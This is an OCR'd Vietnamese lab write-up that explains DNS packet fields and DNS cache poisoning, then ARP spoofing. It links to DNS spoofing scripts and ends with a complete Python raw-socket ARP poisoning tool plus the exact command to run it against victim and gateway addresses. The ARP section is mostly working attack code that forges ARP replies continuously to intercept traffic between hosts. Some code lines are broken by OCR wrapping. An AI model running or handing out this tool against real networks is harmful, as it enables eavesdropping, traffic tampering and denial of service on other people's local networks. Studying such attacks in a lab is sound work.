





Fuzzing

I. DNS

1. DNS là gì?


32 bits
ver
hlen
TOS
pkt len
identification
flg
fragment offset
TTL
protocol
header cksum
Source IP Address
Destination IP address
IP Header
Source port
Destination port
UDP length
UDP cksum
UDP Header
Query ID
QR
Opcode
AA
TC
RD
RA
Z
rcode
Question count
Answer count
Authority count
Addl. Record count
This is the space for the DNS question or Answer data that is sent to/from the server.
DNS Data


DNS Packet - Ethernet II Frame
MAC Header
IP Header
UPD Header
DNS Section
A Simple Ethernet II Frame which is generated by a DNS Query or Response



DNS Query

2 Trans. ID: The client uses this field to match responses to queries.

2 Parameters: Specifies the operation requested and a response code.

2 Number of Questions: Count of entries that appear in the *Question Section*.

2 Number of Answers: Count of entries that appear in the *Answer Section*. (Always set to zero in a Query)

2 Number of Authority: Count of entries that appear in the *Authority Section*. (Always set to zero in a Query)

2 Number of Additional: Count of entries that appear in the *Additional Section*. (Always set to zero in a Query)

DNS Query Section

Query Domain Name: The domain for which the query is sent. This field has a variable length.

2 Query Type: Encodes the type of question. e.g whether the questions refers to a host address (A type) or mail address (MX type).

2 Query Class: Allows domain names to be used for arbitrary objects.


▼ Description

- **QR(Length = 1)** Cho biết message là truy vấn (0) hay trả lời (1)
- **OPCODE(Length = 4)** Type có thể là QUERY (truy vấn chuẩn, 0), IQUERY (truy vấn ngược, 1) hoặc STATUS (yêu cầu trạng thái máy chủ, 2)


- **AA(Length = 1)** Authoritative Answer, trong một phản hồi, cho biết máy chủ DNS có thẩm quyền cho tên máy chủ được truy vấn hay không
- **TC(Length = 1)** TrunCation, cho biết rằng thông báo này đã bị cắt bớt do quá dài
- **RD(Length = 1)** Recursion Desired, cho biết liệu máy khách có nghĩa là một truy vấn đệ quy hay không
- **RA(Length = 1)** Recursion Available, trong một phản hồi, cho biết liệu máy chủ DNS trả lời có hỗ trợ đệ quy hay không
- **Z(Length = 3)** Zero, dành để sử dụng trong tương lai
- **RCODE(Length = 4)** Response code, có thể là NOERROR (0), FORMERR (1, Lỗi định dạng), SERVFAIL (2), NXDOMAIN (3, Không tồn tại miền), v.v.

2. DNS Poisoning


▼ DNS Uncached Response:




▼ DNS Cached Response:



▼ DNS Cache Poisoning Process:



▼ Poisoned DNS Cache:



3. DNS Spoofing

https://github.com/galkan/tools/blob/master/others/programming/python/dnsspoof.py

https://github.com/jimmykane/dns-spoofer/blob/master/dns-spoofer.py

II. ARP

▼ Trong mạng máy tính, ARP spoofing, ARP poisoning, hay ARP poison routing là một kỹ thuật thông qua đó kẻ tấn công giả mạo thông điệp ARP trong mạng local.

▼ Mục tiêu là kết hợp địa chỉ MAC của kẻ tấn công với địa chỉ IP của máy chủ khác, chẳng hạn như cổng mặc định (default gateway) làm cho bất kì lưu lượng truy cập nào dành cho địa chỉ IP đó được gửi đến kẻ tấn công ARP spoofing có thể cho phép kẻ tấn công chặn các frame dữ liệu trên mạng, sửa đổi lưu lượng, hoặc dừng tất cả lưu lượng.

▼ Thông thường cuộc tấn công này được sử dụng như là một sự mở đầu cho các cuộc tấn công khác, chẳng hạn như tấn công từ chối dịch vụ, tấn công Man-in-the-middle attack, hoặc các cuộc tấn công cướp liên lạc dữ liệu. Cuộc tấn công này chỉ giới hạn trong mạng local

1. ARP là gì?

▼ **Address Resolution Protocol** là một giao thức truyền thông được sử dụng rộng rãi để tìm ra các địa chỉ tầng **Data Link (MAC)** các địa chỉ tầng **Internet (IP)**.


▼ Khi một gói tin (datagram) Giao thức **Internet (IP)** được gửi từ một máy đến máy khác trong mạng local, địa chỉ **IP đích** phải được giải quyết thành địa chỉ **MAC** để truyền qua tầng **Data Link**. Khi biết được địa chỉ **IP của máy đích**, để biết được địa chỉ **MAC** của nó cần truy cập, một gói tin **broadcast** được gửi đi trên mạng nội bộ. Gói này được gọi là ARP request.

▼ Máy đích với IP trong ARP request sẽ trả lời với ARP reply, nó chứa địa chỉ MAC cho IP đó ARP là một giao thức phi trạng thái. Máy chủ mạng sẽ tự động lưu trữ bất kỳ ARP reply nào mà chúng nhận được, bất kể máy khác có yêu cầu hay không. Ngay cả các mục ARP chưa hết hạn sẽ bị ghi đè khi nhận được gói tin ARP reply mới. Không có phương pháp nào trong giao thức ARP mà giúp một máy có thể xác nhận máy mà từ đó gói tin bắt nguồn. Hành vi này là lỗ hổng cho phép **ARP spoofing** xảy ra.

2. ARP Poisoning

▼ Giả sử ta có mạng LAN như mô hình gồm các host:

- Attacker – IP: 10.0.0.6 – MAC:0000:7ee5
- Host A – IP: 10.0.0.1 – MAC:0000:9f1e
- Victim – IP:10.0.0.3 – MAC:0000:ccab



▼ Thông thường, khi Host A muốn gửi dữ liệu cho Victim thì Host A sẽ phải biết địa chỉ MAC của Victim. Để biết được địa chỉ MAC của Victim, Host A sẽ gửi tin broadcast ARP request tới tất cả các máy trong mạng LAN để hỏi xem IP có địa chỉ 10.0.0.3 có MAC là gì?

▼ Các máy sẽ nhận được ARP request từ Host A nhưng chỉ có Victim trả lời lại bằng gói tin ARP reply cho Host A

▼ Để thực hiện **ARP spoofing** Attacker sẽ gửi liên tục các gói tin reply cho Host A chứa nội dung là IP Victim, MAC Attacker, MAC Host A để làm cho Host A tưởng rằng dữ liệu cần phải gửi tới có địa chỉ đích là MAC của Attacker.

▼ Như vậy mọi dữ liệu khi Host A gửi cho Victim đã bị Attacker nghe lén Attacker có thể kiểm soát toàn bộ quá trình liên lạc giữa Host A và Victim bằng cách gửi các gói tin ARP reply mà trong đó có địa chỉ MAC là của Attacker. Như vậy mọi dữ liệu trên đường truyền đều qua Attacker

3. Requirement


▼ Triển khai ARP spoofing trong Python. Đối với điều này, chúng tôi cần ba địa chỉ MAC - đầu tiên của Victim, thứ hai của Attacker và thứ ba của gateway. Và IP của Victim và Gateway

4. ARP poisoning attack with raw sockets in Python


▼ Cuộc **tấn công nhiễm độc ARP** được sử dụng để theo dõi dữ liệu đi qua mạng hoặc chúng tôi cũng có thể sử dụng nó để dữ liệu không đến được các đích mà chúng được hướng đến. **Cuộc tấn công này bao gồm việc liên tục gửi các gói ARP đến mạng chỉ ra rằng MAC của chúng tôi tương ứng với IP của nạn nhân và MAC của chúng tôi được liên kết với IP của bộ định tuyến (Gateway)**. Chúng tôi phải gửi các gói liên tục vì nó là giao thức động nên bộ nhớ đệm thay đổi, có thể bản dịch bị xóa, cập nhật dữ liệu thực, nên để đảm bảo chúng tôi gửi các gói thường xuyên, chúng không nặng lắm. Vì vậy, thông thường chúng sẽ không gây quá tải cho mạng.

▼ IP address và MAC addres trong bài lab này:

- **Victim** IP (20.20.20.24) - MAC (00:0c:29:ea:26:44)
- **Router** IP (20.20.20.21) - MAC 00:0C:29:1E:C1:27)
- **Attacker** IP (20.20.20.20) - MAC (00:0C:29:7F:05:7D)



EtherType	Protocol
0x0800	Internet Protocol version 4 (IPv4)
0x0806	Address Resolution Protocol (ARP)




```
# -*- coding: UTF-8 -*-
import sys
import socket
import struct
import time
import threading
import argparse
import binascii


def arp_reply_packet_creator(src_mac,src_ip,des_mac,des_ip):
    #Ethernet header
    des_eth_mac=des_mac #Ethernet destination address
    src_eth_mac=src_mac #Ethernet source address
    frame_type=b'\x08\x06' #Address Resolution Protocol; b'\x08\x06' == (ARP)

    #ARP packet header
    hardware_type=b'\x00\x01' #Hardware Type (HTYPE) == Ethernet
    pro_type=b'\x08\x00' #PTYPE (Protocol Type) == IPv4
    hardware_len=b'\x06' #HLEN (Hardware Length) == 6(Ethernet)
    pro_len=b'\x04' #PLEN (Protocol Length) == 4(IPv4)

    #op
    op=b'\x00\x02' #OPER (Operation) == 2(ARP Reply)


    sender_mac=src_eth_mac #Sender Ethernet address

    sender_ip=socket.inet_aton(src_ip) #Sender IP address

    target_mac=des_eth_mac #Receiver Ethernet address

    target_ip=socket.inet_aton(des_ip) #Receiver IP address

    return struct.pack("!6s6s2s2s2s1s1s2s6s4s6s4s",des_eth_mac,src_eth_mac,frame_type,hard
ware_type,pro_type,hardware_len,pro_len,op,sender_mac,sender_ip,target_mac,target_ip)



def send_arp(src_mac,src_ip,des_mac,des_ip):
    s = socket.socket(socket.AF_PACKET, socket.SOCK_RAW)
    s.bind(("eth0", 0))
    reply_packet=arp_reply_packet_creator(src_mac,src_ip,des_mac,des_ip)
```

```
    s.send(reply_packet)


def send_to_ubuntu(src_mac,fake_src_ip,des_mac,des_ip):

    print("send arp reply to Victim")

    while 1:
        send_arp(src_mac,fake_src_ip,des_mac,des_ip)
        time.sleep(1)

def send_to_gateway(src_mac,fake_src_ip,des_mac,des_ip):

    print("send arp reply to Gateway")

    while 1:
        send_arp(src_mac,fake_src_ip,des_mac,des_ip)
        time.sleep(1)
"""
================================================================================================
============================================================
"""
def UserInput():
    #Cài đặt tham số khi dùng trên terminal
    parser = argparse.ArgumentParser("MTA TOOL: ARP POISONING ATTACK")
    parser.add_argument("-aM", "--macattacker", help="Specify the Attacker's MAC address",
required=False)
    parser.add_argument("-vM", "--macvictim", help="Specify the Victim's MAC address", req
uired=False)
    parser.add_argument("-gM", "--macgateway", help="Specify Gateway's MAC Address", requi
red=False)
    parser.add_argument("-vI", "--ipvictim", help="Specify the Victim's IP address", requi
red=False)
    parser.add_argument("-gI", "--ipgateway", help="Specify the Gateway's IP address", req
uired=False)
    args = parser.parse_args()
    return binascii.unhexlify(args.macattacker.replace(':', '')), binascii.unhexlify(args.
macvictim.replace(':', '')), binascii.unhexlify(args.macgateway.replace(':', '')), args.ip
victim, args.ipgateway
src_mac, des_mac_u, des_mac_g, fake_src_ubuntu_ip, fake_src_gateway_ip = UserInput()

# Start the thread sent to Ubuntu_Victim
thread = threading.Thread(target=send_to_ubuntu, args=(src_mac,fake_src_gateway_ip,des_mac
_u,fake_src_ubuntu_ip))
thread.start()

time.sleep(0.1)

# Start sending to the gateway thread
thread = threading.Thread(target=send_to_gateway, args=(src_mac,fake_src_ubuntu_ip,des_mac
_g,fake_src_gateway_ip))
thread.start()
```

```
python3 arp.py -aM '00:0C:29:7F:05:7D' -vM '00:0C:29:EA:26:44' -gM '00:0C:29:1E:C1:27' -vI
'20.20.20.24' -gI '20.20.20.21'
```